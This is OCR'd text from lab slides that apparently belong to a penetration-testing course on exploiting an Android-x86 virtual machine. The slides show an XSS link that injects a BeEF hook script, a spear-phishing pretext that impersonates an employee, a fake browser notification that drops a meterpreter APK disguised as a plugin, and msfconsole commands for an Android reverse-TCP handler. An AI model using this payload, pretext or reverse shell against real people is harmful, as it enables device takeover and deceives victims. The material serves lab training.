- They move around (much more than PCs)
- They are powerful (enough) computers

EXPLOITATION


Download Android 9.0 ISO from https://www.android-x86.org/download.html


Manually create QEMU VM in GNS3

Allocate a virtual disk (16 GB)

Boot the machine and install the OS


Switch off and remove the ISO disk






EXPLOITATION

Allow unknown sources



EXPLOITATION

Allow browser downloads



EXPLOITATION

Hooking the Android browser with BeEF

We take advantage of the XSS vulnerability in the intranet in combination with a spear phishing mail

For instance, we impersonate an employee that cannot access a DMZ service

The link in the mail is
http://wackopicko.pentestlab.com/pictures/search.php?query=<script+src%3D"http%3A%2F%2F192.168.122.1%3A3000%2Fhook.js"><%2Fscript>


The mail can contain further details to push toward the next steps (e.g., “I am using Android” and “I am installing all the required plugins”)

EXPLOITATION

After hooking the browser we want to drop meterpreter on the Android device

The reason is that we want to escape the sandbox and operate at OS level

To do this we need an APK payload




EXPLOITATION

We use BeEF to drop the APK


Fake Notification Bar (Chrome)

Description:	Displays a fake notification bar at the top of the screen, similar to those presented in Chrome. If the user clicks the notification they You can mount an exe in BeEF as per extensions/social_engineering/droppers/readme.txt.
Id:	32
URL:	http://192.168.122.1:3000/demos/plugin.apk
Notification text:	Additional plugins are required to display all the media on this page.



EXPLOITATION

Meterpreter APK installation (may require extension correction on our lab)




EXPLOITATION

Meterpreter server launched and listening

```
+ -- --=[ 2004 exploits - 1096 auxiliary - 343 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Display the Framework log using the log command, learn more with help log

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.122.1
LHOST => 192.168.122.1
msf5 exploit(multi/handler) > set LPORT 4445
LPORT => 4445
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.122.1:4445
```

EXPLOITATION

Meterpreter APK first execution



EXPLOITATION

Meterpreter server launched and listening